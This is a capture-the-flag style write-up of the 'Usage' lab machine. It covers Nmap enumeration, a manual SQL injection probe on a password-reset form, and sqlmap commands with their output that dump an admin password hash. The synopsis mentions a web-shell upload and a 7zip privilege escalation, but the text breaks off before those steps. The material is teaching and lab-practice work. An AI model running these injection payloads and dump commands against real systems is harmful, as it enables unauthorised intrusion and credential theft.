


Usage

7th August 2024 / Document No D24.100.296

Prepared By: C4rm3l0

Machine Author: rajHere

Difficulty: Easy

Classification: Official

Synopsis

Usage is an easy Linux machine that features a blog site vulnerable to SQL injection, which allows the administrator's hashed password to be dumped and cracked. This leads to access to the admin panel, where an outdated `Laravel` module is abused to upload a PHP web shell and obtain remote code execution. On the machine, plaintext credentials stored in a file allow SSH access as another user, who can run a custom binary as `root`. The tool makes an insecure call to `7zip`, which is leveraged to read the `root` user's private SSH key and fully compromise the system.

Skills Required

- Web Fundamentals
- Linux Fundamentals

Skills Learned

- SQL Injection
- Abusing File Uploads with filter bypass
- Analysing Binaries
- Abusing `7zip` via symlinks

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.18 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.18

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-07 04:48 CDT
Nmap scan report for 10.10.11.18
Host is up (0.0087s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.90 seconds
```

An initial `Nmap` scan reveals OpenSSH and an NGINX HTTP web server running on their default ports. The web server attempts a redirect to `usage.htb`, which we add to our machine's `hosts` file to resolve the domain.

```
echo 10.10.11.18  usage.htb | sudo tee -a /etc/hosts
```

HTTP


We browse to `usage.htb` and land on a login page.



We notice that we have the option to log in, register a new account, or navigate to the admin panel. The latter option redirects us to the `admin.usage.htb` domain, which we also add to our `hosts` file.


```
echo 10.10.11.18  admin.usage.htb | sudo tee -a /etc/hosts
```

Browsing to the `admin` subdomain reveals yet another login page:




We try registering a new account on the initial site:

```
http://usage.htb/registration
```




Once registered, we log into the site using our email and password, landing us on a blog page:


There is not much to look at here, so we take a step back and take a closer look at the login page:




We see that there is a password-reset functionality. Clicking on the hyperlink, we get redirected to `/forget-password`, where we can submit an email address to request a reset link.



When we submit a valid email, such as the one we used to sign up our new account, we get the following response:




Conversely, trying an invalid email shows:



This implies that the input we submit might be looked up in a database in some manner. As such, we probe the application for a potential SQL Injection (SQLi). A common payload is `OR 1=1;-- -`, which leverages boolean logic to always invoke a valid response, if the target web application is indeed susceptible to injection. We submit the following "email":

```
test' or 1=1;-- -
```

The single quote `'` will, in theory, terminate the string that is normally expected by the backend, and the additional `OR 1=1;` will make sure that the query evaluates to `true`. Finally, the semicolon `;` and trailing `-- -` will ensure that the query ends at the `OR` statement and any further statements are commented out and therefore ignored.



We submit the payload and get a valid response, which means that we can indeed inject content into the application's SQL query. Having verified the attack vector, we can now leave the heavy lifting to an automated tool like `sqlmap`.

SQL Injection (SQLi)

First, we intercept the password reset request with a web proxy like `BurpSuite`.

> The use of `BurpSuite` is beyond the scope of this writeup. Interested readers are urged to consult the HTB Academy module on web proxies.

```
POST /forget-password HTTP/1.1
Host: usage.htb
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://usage.htb/forget-password
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://usage.htb
DNT: 1
Connection: close
Cookie: XSRF-
TOKEN=eyJpdiI6Ik91ZUFobzlVZ1M5cEZXSzhraENqa2c9PSIsInZhbHVlIjoiZWZPQVViVWI4MTRLMjhxbk1lcVp5
amVqZFhQVGVKbmR0VlRGUVVZMDlPZjRCTVUrOWpRaitYaGRMQ3U4d3VzWDZzRTA3TUFSY0JzRTc3UzhEbTdKWFU2dj
FuMzN1Y1pYYWNWWFYrOTBDU2xCeDYyZERPQ0x0dTNTWnhSOUFyTXoiLCJtYWMiOiIyZGFhNjJlMjZmY2I2MWE4Njlj
ODRlMDU5MTU2ZGM2OTNhNzY4MmMxNjM5Nzk5NmNjMmFiMDUyNWY4NjEwNzRlIiwidGFnIjoiIn0%3D;
laravel_session=eyJpdiI6Ik5iMTVWQTkwQU1yV29RUzBlbjVlZFE9PSIsInZhbHVlIjoieUlJUzFyZDQrSzhOaE
hnK1VRemRKUjNOdXExV1JvUmNHc3I3M2E1QlY5aURJK1J2eWt6MG5TMHlMWHJaVzdPZXZ2VlJuc0ZMckZUKzBkNm01
VVFnd0JjWGVUNzlaTmNvUmIyVkFoK1F1WDlCVDJzYURvS1h4WFEwbDcrY2xxQVkiLCJtYWMiOiJhMjVjYjE0NjBmNm
Y4NGRlZDdlZDZlYzYxOGZmOGZmYThiNmMxNDBiOTg5MjMwNzQ1YWM0OTRiYzcxZjhkZDk0IiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

_token=6uUE8l5YHCslGg2gnxdw7n66WgsvMcuXtU196iFa&email=test
```

We copy the `POST` request and save it in a file called `reset.req`, which we can now feed to `sqlmap`:

```
sqlmap -r reset.req -p email --batch

<...SNIP...>
[05:28:35] [WARNING] POST parameter 'email' does not seem to be injectable
[05:28:35] [CRITICAL] all tested parameters do not appear to be injectable. Try to
increase values for '--level'/'--risk' options if you wish to perform more tests. If you
suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you
could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--
random-agent'
[05:28:35] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 22 times, 503 (Service Unavailable) - 8 times

[*] ending @ 05:28:35 /2024-08-07/
```

We specify the request file via `-r`, the `email` parameter via `-p`, and use `--batch` to use the default options when prompted by the tool. However, we see that we get numerous `500` and `503` responses, and no injection method is identified by `sqlmap`.

The tool itself suggests using a higher `--level` and/or `--risk`, so we try setting a higher level to try a wider range of tests, since we know that the parameter is vulnerable.

```
sqlmap -r reset.req -p email --batch --level 3

<...SNIP...>
```

```
[05:31:04] [INFO] POST parameter 'email' appears to be 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)' injectable
[05:31:05] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
<...SNIP...>
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 448 HTTP(s) requests:
---
Parameter: email (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: _token=6uUE8l5YHCslGg2gnxdw7n66WgsvMcuXtU196iFa&email=test' AND 2244=(SELECT (CASE WHEN (2244=2244) THEN 2244 ELSE (SELECT 5858 UNION SELECT 3175) END))-- cBAs

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: _token=6uUE8l5YHCslGg2gnxdw7n66WgsvMcuXtU196iFa&email=test' AND 6214=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- FkuM
---
[05:33:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 5.0.12
<...SNIP...>
```

Using `--level 3`, the tool finds that the server is vulnerable to a boolean-based blind injection, as well as a time-based blind injection. We learn that the backend is running `MySQL`, and can now proceed to enumerate the databases and tables.

We first get a list of the available databases using the `--dbs` flag:

```
sqlmap -r reset.req -p email --batch --level 3 --dbs

<...SNIP...>
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
<...SNIP...>
```

> You can make the lookup faster by using more threads via the `--threads=` flag.

We see one non-default database, namely `usage_blog`. We proceed to enumerate its tables, using the `--tables` flag:

```
sqlmap -r reset.req -p email --batch --level 3 -D usage_blog --tables --threads=10

<...SNIP...>
Database: usage_blog
[15 tables]
```

```
+------------------------+
| admin_menu             |
| admin_operation_log    |
| admin_permissions      |
| admin_role_menu        |
| admin_role_permissions |
| admin_role_users       |
| admin_roles            |
| admin_user_permissions |
| admin_users            |
| blog                   |
| failed_jobs            |
| migrations             |
| password_reset_tokens  |
| personal_access_tokens |
| users                  |
+------------------------+
<...SNIP...>
```

We see that there are 15 tables. For our intents and purposes, `admin_users` seems the most interesting, as we might find credentials for the administrator dashboard. We dump the table's contents using `--dump`.

```
sqlmap -r reset.req -p email --batch --level 3 -D usage_blog -T admin_users --dump

<...SNIP...>
Database: usage_blog
Table: admin_users
[1 entry]
+----+------------------------------------------------------------+----------+
| id | password                                                   | username |
+----+------------------------------------------------------------+----------+
| 1  | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | admin    |
+----+------------------------------------------------------------+----------+
<...SNIP...>
```

> The table has been modified for clarity.

